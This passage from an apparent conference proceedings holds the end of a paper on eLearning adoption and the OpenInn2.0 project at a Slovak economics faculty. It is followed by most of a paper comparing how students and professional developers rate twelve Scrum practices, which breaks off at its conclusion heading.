
course and specialised course they can “play” with the course settings.

As is shown in the chart below (Fig. 2):

- 57% of the test tested teachers was able to pass through the test tasks well (20% of them need help in various activities – mostly in setting up assignment and test tools, 37% of all teachers reached the 100% value),
- 2% of them failed and need other IT staff to assist during realization of the on-line learning,
- 7% of them were not taken a part on the test because of various reasons (for example - they are not involved to distance learning previously and there were provided some time for become familiar with the system environment).

The most surprising result was that 57% of teachers who have used the system for eLearning in previous years reached the critical value 90%. It follows, that the weak further development of the on-line courses is not caused exactly by low level of digital literacy of teachers. After practical test was every participant interviewed in order to get the reasons of this surprising situation. Most of them (approximately 80%) agreed that they had low level of motivation to find out and use tools provided by LMS Moodle within education. But after the decision of top management that everyone must be tested in work with Moodle they were forced to study closer the available tool and their options. With this initiative they discovered a number of tools that they will also be used in teaching their subjects.

After the above mentioned testing phase and achieved results coordinator of that form of study and faculty’s top management were interested in real situation within already running on-line courses. The test was done before this year winter semester so there are available for evaluation only courses realized in last semester what means 48 courses in all study programmes and levels. As can be seen on the Fig. 3, before test most of the courses contained only obligatory information and base study materials, calendar with the information about face-to-face consultations, but after test the situation markedly changed. Within 34 courses were been created many other supporting and interesting materials (doc, xls, ppt and pdf files, web-pages and link to external sources) and various types of students’ assignments with on-line evaluation.




Figure 2. Results of testing the ICT skill of pedagogical staff




Figure 3. Summary of the usage of particular LMS tools in provided on-line courses

B. OpenInn project

Besides institutional activities concerned on the continuous improvement of provided education, staff of the faculty of Economics also participates on the various international projects dealing problems the same field – field of modern education. Actually it is done in following projects:

- Leonardo da Vinci programme:
  - OpenInn2.0: A Knowledge generating House and e-Assessment (OpenInn),
  - 50+ Citizens’ Participation in Creation of their Lives - SAGE+
  - Stress Prevention Activities Training (SPAT)
- Erasmus/Socrates/Grundvig programme:
  - Turning the silver Challenge into Golden Opportunity (SIGOLD)
  - Policy and Policy making at the local level,
  - ESTIA – EARTH - To Sustain the Women’s Careers as Academics, Researchers and Professionals in Engineering, Computers and Science.

Concerning the problem of innovation and improvement of provided education (as well as a distance education) at the faculty, the outcomes of the project OpenInn [9] seem to be very interesting in way of enhancement creativity and innovation in education.

The expected outcomes of the project are:

- Pedagogical and organizational model for communities and individuals to explore their innovative potentials by the use of ICT tools,

- Knowledge Generating House (KGH) a collaborative learning environment based on the web2.0 elements containing:
  - Innovation eLearning Rooms (IeLR) - a collection of web-based tools to support collaborative and distributed innovation exercises. The participants of the IeLR are connected together for brainstorming and mind-mapping in a specific topic and a level of difficulty.
  - an eLearning material on all subjects along the innovation process from how to develop innovative ideas, as well as how to evaluate, implement, protect, finance & market innovative products & services.
  - resource library – documents and links oriented to innovation management.
  - guide for Informal Learning - case studies and best practices on the use of the portal and tools for informal and cooperative learning scenarios.
- e-Assessment model – the theoretical concept and didactics for creativity, with topics including: ways to support the learner to introduce new ideas, evaluating and rewarding creative results, methods for giving instructions to reach innovative solutions, providing autonomy for creative expression both for not-yet ICT users and advanced level users in their specific sectors.

These results are designed in 9 languages (EN, DE, SK, PT, IT, HU, ES, DA, BG), languages of participants of the project and target to:

- talented youth in higher and secondary education,
- groups at risk of falling out from the educational system in secondary, higher education, vocational training and adults wanting or needing to further explore their capabilities,
- students with a specific research or scientific interest: experts, SMEs, managers of large enterprises, non-profit organizations, groups that need more support in order to be able to use the portal for enhancing creativity.

The KGH will have following positive impacts to education process:

- teachers could look for ideas expressed by others and by exploiting their own inner potentials as well. This innovative approach generates a new learning experience, where users can be actively engaged in creating and inventing,
- teachers in various level of digital literacy could find the materials helping their effort to use of ICT in the learning process,
- students and young researchers will be more motivated to explore the utilization possibilities of their ideas as a self-realization process, contribute to the actual real work or find mentors among the experts,

C. General summary, remarks and proposals for the future

As is stated also in the publication [4], despite the availability of technologies for improving education at modern slovak universities, there is a significant gap between availability of technologies and their exploitation if it is just voluntary activity of academic staff. The situation rapidly changes, when the use of ICT is defined by directive or some regulation specified by top management of the institution or by the introduction of distance education, which is mostly based on their use. Miscellaneous training will not help in that case. At the universities in Slovak Republic there is expected rather separate personal involvement of teachers in the implementation of ICT. Introduction of new tools in education requires constant provocation in terms of promoting a genuine interest and understanding of the environment that is in their everyday resistant and naturally resists any change. Therefore that is the one of reasons, that there are only slow changes in educational methods and continual improvement the quality of higher education [3]. Teacher attitudes towards ICT is a challenge – 20% of teachers are still reluctant to make use of ICT and believe that the use of computers in class does not have significant learning benefits for students. In Slovakia education system pedagogical support for the field of eLearning is still missing. There is not enough support for teachers – in the form of maintenance, and ICT advisers, for example [4]. From that point of view it is necessary:

- to implement the eLearning into institutional strategic documents and design, disseminate and support a tool like KGH where teachers can collaborate with their colleagues engaged the same area from other education institutions,
- to change of attitude to the changes of education in the highest places - as can be stated, mentioned (not very common) activity of management faculty has led to not only increase the quality of courses, but also of study teacher and opened new areas and ways to improve provided education. These tools allow developing the engagement of students in their own studies, and at the same time focusing on the creativity and innovativeness of the graduates. A creative approach and innovativeness is a strong asset of the life in practice when solving real problems.

IV. CONCLUSION

In terms of implementation of innovations, educational institutions can be inspired by other companies operating on the labour market. In present days, many of modern universities undertake change their view on the education – institutional management defines the education process as a service/product provided to clients/students. And in order to remain competitive and to guarantee success of their graduates on the labour market it is necessary continuously innovate the education. Nowadays it means among other things, change the thinking of teachers, the necessity to exploit the available ICT tools in the innovation process.

The OpenInn project outputs may help in increasing the quality of education on both sides - to support engagement students in the study and increase their confidence and show the teacher what kinds and how broad are the available possibilities for modern education.

ACKNOWLEDGMENT

This work has been kindly funded by the European Commission through the LLP Project OpenInn2.0: A Knowledge Generating House and e-Assessment Model (No. 511583-LLP-1-SK-KA3-KA3MP). I also wish to acknowledge my gratitude and appreciation to all the OpenInn2.0 project partners for their contribution during the development of research presented in this paper.

REFERENCES

[1] H. Chesbrough, Open Innovation: The New Imperative for Creating And Profiting from Technology, on-line, available at: http://www.google.com/books?hl=sk&lr=&id=4hTRWStFhVgC&oi=fnd&pg=PR9&dq=%22open+innovation%22+definition&ots=XrSzWRr9vB&sig=sqDPoOyzTiAdPHjV_eWZG8gmEhs#v=onepage&q=%22open%20innovation%22%20definition&f=false, last visit: [20.1.2012]

[2] H. Chesbrough, Open Innovation: Researching a New Paradigm, Oxford University Press, USA, 2006, pp.392, ISBN-13: 978-0199290727

[3] B. Gavurová, "Determinants of quality assessment of higher education in Slovakia 2011". In: Improving the quality of education at universities: Special edition of the collection of scientific papers, no. 6 (2011), pp. 137-159, ISSN 2078-1431 (in Slovak)

[4] F. Gyárfáš, "E-learning in higher education reality", 2004, on-line, available at: http://www.vudu.exs.sk/Dokument/Elearning_vo_vysokoskolskej_realite.pdf, last visit: [03.02.2012]

[5] ICT Cluster, "Learning, Innovation and ICT (Lessons learned by the ICT cluster Education & Training 2010 programme)", 2010, on-line, available at: http://www.kslll.net/Documents/Key%20Lessons%20ICT%20cluster%20final%20version.pdf, last visit: [12.10.2011]

[6] J.P.J. De Jong, W. Vanhaverbeke, T. Kalvet & H. Chesbrough, "Policies for Open Innovation: Theory, Framework and Cases", Research project funded by VISION Era-Net, Helsinki: Finland, 2008, on-line, available at: http://www.eurosfaire.prd.fr/7pc/doc/1246020063_oipaf_final_report_2008.pdf, last visit: [10.2.2012]

[7] D. Lacková, L. Révészová, "Using eLearning methods in teaching mathematics". In: MIPRO 2006: Proceedings vol. IV. CE: Computers in education: May 22-26, 2006, Opatija, Croatia. Rieka: Croatian Society for Information and Communication Technology, Electronics and Microelectronics-MIPRO, pp.73-76, ISBN 953-233-021-6.

[8] D. Nicol and C. Milligan, "Rethinking technology-supported assessment practices in relation to the seven principles of good feedback practice". In: Innovative Assessment in Higher Education (2006), Taylor and Francis Group Ltd, pp. 74

[9] OpenInn2.0, "A Knowledge Generating House and e-Assesment Model", project web-page, on-line, available at: http://www.openinn.eu/index.php/en/home, last visit: [04.02.2012]

[10] I. Orbánová, N. Urbančíková, "Human resource development plan for open and distance learning staff." In: Ekonomie a management. vol. 7, no. 3 (2004), pp. 74-77, ISSN 1212-3609

[11] D. Paľová, "Critical factors in the eLearning environment, the Faculty of Economics, Technical University of Kosice", In: National and regional economy 8: conference proceedings, Herľany, October 13. - 15. 2010, Košice: TUKE, FoE, 2010, pp. 761 – 768, ISBN 978-80-553-0517-2 (in Slovak)

[12] D. Paľová, "Distance learning evolution at the Faculty of Economics, Technical university of Košice", In: ICETA 2009: 7th International Conference on Emerging eLearning Technologies and Applications, November 19-20, 2009, Stará Lesná, Slovakia, Košice: Elfa, 2009, pp. 1-6, ISBN 978-80-8086-128-5

[13] D. Paľová, "Survey on the use of ICT as supporting tool for Learning at the faculty of Economics, Technical university of Košice", In: Transactions of the Universities of Košice, vol. 3 (2011), pp. 70-77, ISSN 1335-2334

[14] F. Rennie, T. Morrison, E-Learning and Social Networking Handbook. Resources for Higher Education. Abingdon, Oxon: Routledge, 2008, pp.208, ISBN 978-0415426077

[15] L. Révészová, D. Paľová, "Managers training for effective management SME", In: Hradecké ekonomické dny 2008, Hradec Králové, Czech Republic, Gaudeamus, 2008, ISBN 9788070412022, (in Slovak)

[16] L. Révészová, "Creation of projects as a modern education tool" In: MIPRO 2011: 34th international convention on information and communication technology, electronics and microelectronics: May 23-27, 2011, Opatija, Croatia, Zagreb: MIPRO, 2011, pp. 301-305, ISBN 978-953-233-063-2

[17] SI presidency, "Lifelong learning for creativity and innovation (A Background Paper)", 2008, on-line, available at: http://www.sac.smm.lt/images/12%20Vertimas%20SAC%20Creativity%20and%20innovation%20-%20SI%20Presidency%20paper%20anglu%20k.pdf, last visit: [25.11.2011]

[18] J. M. P. Tornero, "Promoting digital literacy - Understanding digital literacy", on-line, available at: http://ec.europa.eu/education/archive/elearning/doc/studies/dig_lit_en.pdf, last visit: [14.1.2012]

[19] N. Urbančíková, V. Penjak, „Distance Education at the Faculty of Economics, Technical University of Košice", Proceedings of ICETA 2003 conference, 11-13 September 2003, Kosice, Slovak Republic, pp. 485 – 487

Students' Perceptions of Scrum Practices

V. Mahnic and I.Rozanc
Faculty of Computer and Information Science, University of Ljubljana, Trzaska 25, SI-1000 Ljubljana, Slovenia
viljan.mahnic@fri.uni-lj.si, igor.rozanc@fri.uni-lj.si

Abstract - In order to prepare students for increasing use of agile methods in industry, teaching these methods is becoming an important part of the Software Engineering curricula. At the University of Ljubljana Scrum has been systematically taught since 2009 in the framework of the software engineering capstone course. The paper describes the course content and analyzes results of the survey that was performed among students with the aim of identifying those practices that students perceive most important for the success of Scrum-based software projects. Students' opinions on 12 typical practices representing possible success factors are described and compared to opinions of professional developers in order to find out similarities and differences in their perceptions. Both groups of respondents identified team-work and communication among team members, as well as good communication with the Product Owner, most important. Students also stressed the importance of strict adherence to the notion of "done", while professional developers ranked third Sprint Planning Meetings and maintenance of Sprint Backlog. Accuracy of user stories and velocity estimation was rated least important by both groups of respondents.

I. INTRODUCTION

Numerous agile software development methods [1] have appeared in the last 15 years that – in contrast to disciplined plan-driven approach advocated by the quality models – "value individuals and interactions over processes and tools, working software over comprehensive documentation, customer collaboration over contract negotiation, and responding to change over following a plan" [2]. According to the Agile Adoption Rate Survey [3] performed by Dr. Dobb's Journal in 2008, agile teams report significant improvements in productivity, quality, and stakeholder satisfaction, and reasonable improvements in cost. A similar survey conducted by VersionOne [4] additionally reports an enhanced ability to manage changing priorities and significantly improved project visibility. On the other hand, the same survey has revealed that the lack of experience with agile methods, and the conflict between the company's culture and core agile values are the leading causes of failed agile projects.

Due to the increasing use of agile methods in industry in the last few years, the teaching of agile methods for software development has become an important issue [5]. Although some universities are starting to teach courses on agile methods, these are still rather new [6]. Since core software engineering courses mainly teach the traditional plan-driven approach, the capstone course seems to be an appropriate place for the introduction of agile software development.

An extensive study of 49 capstone projects [7] using different software processes (ad hoc, MIL-STD-498, IEEE 1074, Team Software Process, and Extreme Programming (XP)) reports several benefits of introducing the agile approach in place of the traditional plan-driven processes. The agile approach is more appealing to student teams, and project success, measured by how well the finished software met customers' expectations, surpassed that of previous projects using non-agile software processes. Coupal and Boechler [8] report a similar experience comparing student projects developed following an agile approach to their previous projects developed in a traditional way. Successful introduction of agile methods in capstone courses is also reported in several other studies, for example [6], [9]–[11].

State of agile surveys conducted by VersionOne since 2006 indicate that Scrum [12, 13] is the most widespread agile method and its share is permanently increasing (see Fig. 1). In light of the above, a new software engineering capstone course was designed at the University of Ljubljana, Slovenia, that introduces Scrum as a framework for the planning and management of students' projects. The course ran for the first time in the Academic Year 2008/2009, and as well as teaching students agile software development through team-work on two industry-relevant projects, also paid special attention to students' perceptions about the learnability and usability of Scrum. An empirical evaluation [14] has shown that students enjoyed learning Scrum and successfully grasped its main strengths. Their perceptions of Scrum improved from Sprint to Sprint and were in statistically significant agreement with anecdotal evidence about Scrum's benefits reported in the literature.




Figure 1. Agile methods most closely followed (adapted from VersionOne State of Agile surveys 2007-2010)

In order to help students to better understand the problem of agile estimation and planning, and to improve

their skills, the course was upgraded in the Academic Year 2009/2010, with the project work being designed as an observational study providing data for empirical evaluation of students' skills with special emphasis on user stories estimation, release planning, fulfillment of scope, and velocity tracking [15, 16]. The course was conducted in a similar way in the Academic Year 2010/2011, further emphasizing the use of user stories as a means for requirements specification [17], and agile project planning and management [18].

In order to obtain students' opinions, several surveys were preformed during the last three years. An important part of the survey that was conducted at the end of Academic Years 2009/10 and 2010/11 was focused on students' perceptions of 12 typical Scrum practices in view of their impact on the success of Scrum projects. Proper execution of each practice was treated as a possible success factor and students were asked to evaluate its importance using a 5-point Likert scale. The same survey was later conducted among a group of developers at the largest Slovenian media house, which used Scrum in a project of rebuilding the web site of its daily newspaper with the highest circulation. This paper presents the results of both surveys and compares opinions of students with those of professional developers.

The remainder of the paper is organized as follows: Section II contains a brief description of the capstone course. Section III describes 12 typical Scrum practices the respondents had to rate. The results are presented in Section IV and discussed in Section V. Section VI provides a conclusion.

II. COURSE DESIGN

The course is designed to teach Scrum in a near real-world environment, augmenting the Scrum method with user stories, release planning, and velocity tracking. Students are required to work in groups in order to develop a quasi-real project on the basis of user requirements provided by a domain expert playing the role of the Product Owner. The course lasts 15 weeks and is taken by Computer Science students in their last (eighth) semester. It is allocated 7 ECTS [1] points; therefore, the expected workload of each student (including contact hours) is between 175 and 210 hours.

The first three weeks serve as a preparatory Sprint (Sprint 0) before the start of the project. During Sprint 0 students are given 12 hours of formal lectures on agile principles, Scrum, and the use of user stories for requirements specification and iteration planning. These three weeks are also used to prepare the development environment and acquaint students with the initial Product Backlog, containing a set of prioritized user stories for the project they are going to develop. Each story contains a short description and a set of acceptance tests that must be used to demonstrate that the story is correctly and fully coded. Students are grouped into teams of four, responsible for the development of the required functionality. Each team estimates the stories using planning poker [19] and prepares the release plan.

The rest of the course is divided into three Sprints, each lasting four weeks. Strictly following the Scrum method, each Sprint starts with a Sprint planning meeting at which student teams negotiate the contents of the next iteration with the Product Owner, and develop the initial version of the Sprint Backlog. During the Sprint the teams have to meet regularly at the Daily Scrum meetings and maintain their Sprint Backlogs, adding new tasks if required and updating data on work spent and work remaining.

At the end of each Sprint, the Sprint review and Sprint retrospective meetings take place. At the review the students present their results to the instructors, while at the retrospective meeting students and instructors meet to review the work done in the previous Sprint, giving suggestions for improvements in the next. After three Sprints the first release should be complete and delivered to the customer.

Since user stories provide only a rough description of required functionality all teams are strongly encouraged to communicate with the Product Owner in order to resolve possible disagreements over the implementation as soon as possible. When a team finishes a story the Product Owner is asked to evaluate its implementation. The Product Owner strictly enforces the concept of "done", rejecting all stories that do not conform to user requirements. If the shortcomings are not removed by the end of the Sprint a new story must be defined in the Product Backlog requiring the completion of missing features in one of the remaining Sprints.

The course is conducted as a case study; therefore, students are required to provide data on their initial effort estimates, the amount of work spent and the amount of work remaining. At the beginning of each Sprint they are encouraged to re-estimate their velocity and the remaining user stories in order to obtain a more realistic plan for future iterations. Instructors compare students' plans with actual achievement and analyze whether students' estimation and planning abilities improve as they gain more knowledge of Scrum and a better understanding of the user requirements. An upgraded version of the Agilo for Scrum project management tool [20] is used to support the collection of all required data.

There is no formal final exam, and the students' grades are determined on the basis of the amount of Product Backlog accomplished, the quality of software and documentation developed, the fulfillment of release and Sprint plans, and the instructor's judgment on how well the team worked together, maintained the Sprint Backlog, and kept to schedule.

In the Academic Year 2009/10 the course was attended by 52 students, while in the Academic Year 2010/11 the number of students was 51. Both times 13 student teams were formed that were required to develop a Web-based student records information system covering enrollment, examination applications, examination records, some statistical surveys, and a special module for the maintenance of all data required

[1] European Credit Transfer and Accumulation System

for the proper functioning of the system (i.e., the maintenance of various code tables, lists of required and optional courses, data about teachers of each course, etc.). Strictly following Scrum rules, each team acted as a self-organizing and self-managing Scrum team collectively responsible for the implementation of the required functionality.

The initial Product Backlog consisted of 60 user stories. 55 stories described the required functionality for four different user roles (student records administrative staff, students, teachers, and data administrator), whereas five stories described constraints that had to be obeyed (e.g., the system had to enable remote access to data through the Internet, all outputs should also be printable, and so on).

The initial Product Backlog was prepared by a teacher who had considerable experience in developing university information systems, thus being able to provide realistic user requirements and play the role of Product Owner. The stories were divided into four groups on the basis of priority. Among the 55 stories describing the required functionality there were 21 "must have", 4 "should have", 3 "could have", and 27 "won't have this time" stories. The teams were asked to implement at least all "must have" and as many as possible "should have" stories for the first release. If they planned to be more productive they could also include the "could have" and even some of the "won't have this time" stories. However, the "won't have this time" stories were specified merely to illustrate the desired functionality for the next release.

III. SCRUM PRACTICES AS SUCCESS FACTORS

After attending the course students were asked to evaluate how much the proper execution of each Scrum practice contributes to the success of a Scrum project. In order to identify the most important success factors they had to rate the following items:

Quality of requirements specified in the Product Backlog: Scrum requires the maintenance of the Product Backlog. Product Backlog consists of a set of user stories describing the required functionality and constraints of the new system. Each user story must contain a short description and a list of acceptance tests to confirm that it has been developed with the functionality the customer had in mind when he/she wrote the story. The Product Owner is responsible for the contents, prioritization, and availability of the Product Backlog. The quality of Product Backlog can significantly affect the success of a Scrum project.

Good communication with the Product Owner: Scrum requires all details regarding a user story implementation to be clarified through conversations between the Product Owner and developers. At the end of each Sprint, the Product Owner also decides whether a story has been fully implemented or not. It is important that the Product Owner provides timely answers to questions on user stories details, and makes quick evaluations of work being done.

Good ScrumMaster: Scrum prescribes the role of ScrumMaster instead of the traditional project manager. The ScrumMaster is responsible for managing the Scrum process so that it fits within an organization's culture and still delivers the expected benefits, and for ensuring that everyone follows Scrum rules and practices. He must protect the team by making sure they do not over-commit themselves to what they can achieve during a Sprint, and resolve impediments brought up by the team during Daily Scrum meetings.

Team-work and communication among team members: Scrum requires self-organizing, self-managing, and cross-functional teams that are collectively responsible for implementation of the committed functionality. Therefore, it is important to establish team-work and good communication among team members.

Accurate user story estimations: Scrum requires development teams to estimate the effort required for the implementation of each user story. Stories are usually estimated in story points using the planning poker technique. Estimates are owned by the team and serve for preparation of release and iteration plans. Inaccurate estimations can cause cost overruns, delayed projects, improper resource allocation and/or lost contracts.

Release Planning: Scrum requires the Release Plan to be created by allocating stories to Sprints strictly considering their priority. The total number of story points allocated to each Sprint must not exceed the team's planned velocity. The Release Plan helps the Product Owner and the whole team decide how much must be developed and provides an estimate of the approximate duration of a project. It serves as a guidepost toward which the project team can progress. Without the concept of a release, teams move endlessly from one iteration to the next [21].

Accurate velocity estimation at the beginning of each Sprint: Scrum requires Scrum teams to estimate their expected velocity at the beginning of each Sprint. Accurate velocity estimates enable Scrum teams to take the right decision about the amount of work they can accomplish. Measuring and monitoring velocity through several iterations improves the accuracy of estimates, thus contributing to better Sprint planning and smooth running of a project.

Sprint Planning Meetings and maintenance of the Sprint Backlog: Scrum requires each Sprint to start with a Sprint planning meeting. At the Sprint planning meeting the Product Owner and team get together to agree upon user stories to be implemented over the next Sprint. The Product Owner presents the highest priority Product Backlog and the team selects how much of what is desired it can implement. Then the team develops the Sprint Backlog, i.e., a list of tasks that must be performed to deliver committed functionality by the end of the Sprint. The tasks in the list emerge as the Sprint evolves and should be divided so that each takes roughly 4 to 16 hours to finish.

Daily Scrum Meetings: Scrum requires that the development team meets every day for a 15-minute Daily Scrum meeting. Daily Scrum meetings serve as a means

of empirical process control in order to assure visibility, inspection, and adaptation. Each team member must report what he has done since the last meeting, what he will do till the next meeting, and what impedes him from performing his work as effectively as possible. Daily Scrum meetings must not be for reporting to the ScrumMaster, but for the team members to inform each other about the current state of the project.

Concept "done": Scrum requires that at the end of each Sprint the Product owner accepts only those stories that are potentially shippable. It is preferable to have a small number of completed stories than to have a slightly larger number of stories all incomplete. Strict enforcement of the concept of "done" contributes to the awareness that the code must be fully tested, integrated, and resistant to user errors in order to be used in practice.

Sprint Review Meetings: Scrum requires a Sprint review meeting to be held at the end of each Sprint. At the Sprint review meeting the team presents what was developed during the Sprint to the Product Owner and any other stakeholders who want to attend. This meeting is intended to review the work completed and provide directions for the next Sprint. Through Sprint review meetings customers see on-time delivery of increments, and obtain frequent feedback on how the product actually works.

Sprint Retrospective Meetings: In order to assure continuous improvement of the development process, Scrum requires a Sprint retrospective meeting to take place at the end of each Sprint, i.e., after the Sprint review meeting and prior to the next Sprint planning meeting. At this meeting, the ScrumMaster encourages the team to revise its development proces to make it more effective for the next Sprint.

IV. RESULTS

Students rated the aforementioned practices using a 5-point Likert scale. Grade 1 indicated that the practice was not important at all, and grade 5 indicated the highest importance. Grade 3 represented a neutral opinion, indicating that the practice was considered neither important nor unimportant. In total the authors obtained 94 answers (51 in the Academic Year 2009/10 and 43 in the Academic Year 2010/11).

Since the authors wanted to compare students' opinions with opinions of professional developers, the same survey was also conducted among 6 developers at the media house working on the project of rebuilding the website of their major daily newspaper. The aim of the project was to introduce completely new design using Drupal content management system [22] as the base for implementation. Developers at the media house were surveyed at the end of the fourth Sprint of their project. Both, students and the media house developers used Scrum for the first time, thus having approximately the same amount of experience with agile methods. The only exception was one of the media house developers who attended the capstone course in the Academic Year 2008/09 and proposed the media house management to use Scrum in their project.

Results of both surveys are presented in Table I (students) and Table II (professional developers).

V. DISCUSSION

Comparison of Tables I and II reveals several similarities, but also some differences between the students and professional developers. Both groups of respondents

- agreed on the two most important success factors, i.e., team-work and communication among team members, and good communication with the Product Owner;
- stressed the high importance of the concept "done";
- had similar opinions about the role of the ScrumMaster, Sprint review and Sprint retrospective meetings, and Release planning;
- rated accurate user story estimation and accurate velocity estimation least important.

On the other hand, the students and professional developers had different opinions about

- the importance of the clarity of requirements specified in the Product Backlog;
- Sprint planning and Daily Scrum meetings.

A. Two most important success factors

The survey has shown that the two most important factors affecting the success of Scrum projects are: (1) team-work and communication among team members, and (2) good communication with the Product Owner.

TABLE I. STUDENTS' OPINIONS REGARDING THE IMPORTANCE OF SCRUM PRACTICIES (N=93)

Rank	Factor	Mean	Std. dev.
1	Team-work and communication among team members	4.80	0.43
2	Good communication with the Product Owner	4.79	0.44
3	Concept "done"	4.33	0.88
4	Clarity of requirements specified in the Product Backlog	4.29	0.68
5	Sprint Review Meetings	4.24	0.71
6	Good ScrumMaster	3.99	0.92
7	Sprint Planning Meetings and maintenance of Sprint Backlog	3.87	0.82
8	Daily Scrum Meetings	3.83	0.98
9	Release planning	3.81	0.85
10	Sprint Retrospective Meetings	3.76	0.89
11	Accurate velocity estimation	3.61	0.88
12	Accurate user story estimation	3.60	0.85

TABLE II. PROFESSIONAL DEVELOPERS' OPINIONS REGARDING THE IMPORTANCE OF SCRUM PRACTICIES (N=6)

Rank	Factor	Mean	Std. dev.
1	Team-work and communication among team members	4.67	0.52
2-3	Good communication with the Product Owner	4.33	0.82
2-3	Sprint Planning Meetings and maintenance of Sprint Backlog	4.33	0.52
4-5	Concept "done"	4.00	0.63
4-5	Sprint Review Meetings	4.00	0.89
6	Good ScrumMaster	3.83	0.75
7	Clarity of requirements specified in the Product Backlog	3.67	1.03
8	Sprint Retrospective Meetings	3.50	1.05
9	Release planning	3.33	1.21
10-11	Daily Scrum Meetings	3.17	0.75
10-11	Accurate user story estimation	3.17	0.75
12	Accurate velocity estimation	3.00	0.63

This is in line with agile principles that (1) the most efficient and effective method of conveying information to and within a development team is face-to-face conversation, and that (2) business people and developers must work together daily through the project. These principles emphasize synchronous human communication rather than communicating through documents, and require a customer representative to be available in order to provide feedback and to answer the questions of the development team [1]. Authors' experience with the capstone course [15] has shown that the role of the Product Owner is crucial for the success of a Scrum project. He/she communicates the vision of what is to be developed and defines the criteria by which it will be judged. A nonresponsive Product Owner can cause unproductive work periods, which make iteration planning more difficult or even impossible. Additionally, the Product Owner must be knowledgeable enough about Scrum to be able to write, maintain, and prioritize user stories. On the other hand, the Product Owner must not interfere in the management of teams, redefining the scope or goals of a Sprint, or trying to add new requirements once a Sprint has started.

B. Concept "done"

The notion of "done" was also rated very high by both groups of respondents, especially students. Although it was their first Scrum project, it seems that they immediately accepted one of the most important agile values, i.e., that the progress of the team is measured in working software. Producing large paper documents and reporting that the code is 80% complete give a false impression of project progress; therefore, the developers should "rely on the honesty that comes with running code" [21]. Only those stories that are brought up to the useful, real-world level which can survive an encounter with users can be considered "done" by the Product Owner and contribute to the velocity calculation.

C. The role of ScrumMaster

The importance of having a good ScrumMaster was ranked sixth by both groups of respondents obtaining average rates 3.99 and 3.83, respectively. Although still considered important, it seems that this role is less exposed than the role of the Product Owner. Strictly following the Scrum principles of self-organizing and self-managing teams, the ScrumMaster acts merely as a facilitator, thus giving an impression of less importance. He is not the team leader, but acts as a buffer between the team and any distracting influences. A key part of the ScrumMaster's role is to protect the team and keep them focused on the tasks at hand.

D. The role of Scrum meetings

Both groups of respondents had similar opinions regarding the importance of Sprint review meetings and Sprint retrospective meetings, but differed quite a lot in their ratings of Sprint planning meetings and Daily Scrum meetings.

Students rated Sprint review meetings to be very important (rank 5, mean 4.24), while the other meetings received average grades between 3.76 and 3.87, which means that these meetings are also considered important, but less than other Scrum practices. While the authors agree that Sprint review meetings are important for reviewing the work completed and providing directions for next Sprints, they attribute a slightly lower grade of other meetings to the fact that Computer Science students prefer technical activities and often perceive meetings as an unproductive waste of time. Nevertheless, it is worth noting that students rated all meetings except Sprint planning higher than professional developers.

Professional developers attributed most importance to Sprint planning meetings, which were rated as high as the good communication with the Product Owner (rank 2-3, mean 4.33). It seems that the professional developers are more aware of the fact that a well prepared and maintained Sprint Backlog is a prerequisite for smooth running of a Sprint. The rates and ranks of Sprint review and Sprint retrospective meetings are similar to those of students, while the rate and rank of Daily Scrum meetings are much lower.

Quite surprisingly, the importance of Daily Scrum meetings was rated higher by students (rank 8, mean 3.83) than by professional developers (rank 10-11, mean 3.17). It seems that students better grasped the fact that Daily Scrum meetings represent one of the most important Scrum practices providing continuous insight into project activities and serving as a means for immediate detection and resolution of possible impediments. Nevertheless, both groups of respondents ranked this practice quite low, which is in conflict with the widespread use of Daily Scrum meetings in industrial environment. According to survey [4], daily standup meetings are used by 82% of respondents, thus being the second most used agile technique (iteration planning is used by 83% of respondents).

E. Release planning

In spite of the fact that a release plan provides a context that allows iterations to combine into a satisfying whole, the importance of such a plan was rated rather low especially by the developers working at the media house. The low rate can be partly justified by Cohn's warning [17] "not to put too much faith in the release plan" since it only represents an approximate duration of a project. Nevertheless, the Scrum users should bear in mind that without a release plan they do not have a clear picture about what is likely to be developed and in what timeframe.

F. Accuracy of estimates

Accurate user story estimation and accurate velocity estimation were rated least important by both groups of respondents. Although agile methods advise not to put too much effort into plans, but to apply an ongoing iterative approach to planning (putting too much effort into plans can lead to the common misbelief that the plans must be right), the authors think that both groups of respondents underestimated the impact of accurate user story and velocity estimates on iteration and release plans.

G. Clarity of requirements specified in the Product Backlog

The students attributed much more importance to the clarity of requirements specified in the Product Backlog than professional developers. During the capstone course many of them were suspicious of the use of user stories for requirements specification finding user stories not precise enough to adequately describe the desired functionality. It seems that the students were less aware of the fact that the essence of the agile approach is not in writing detailed requirements specification, but in acquiring missing details through conversations with the Product Owner and end users.

VI. CONLUSION

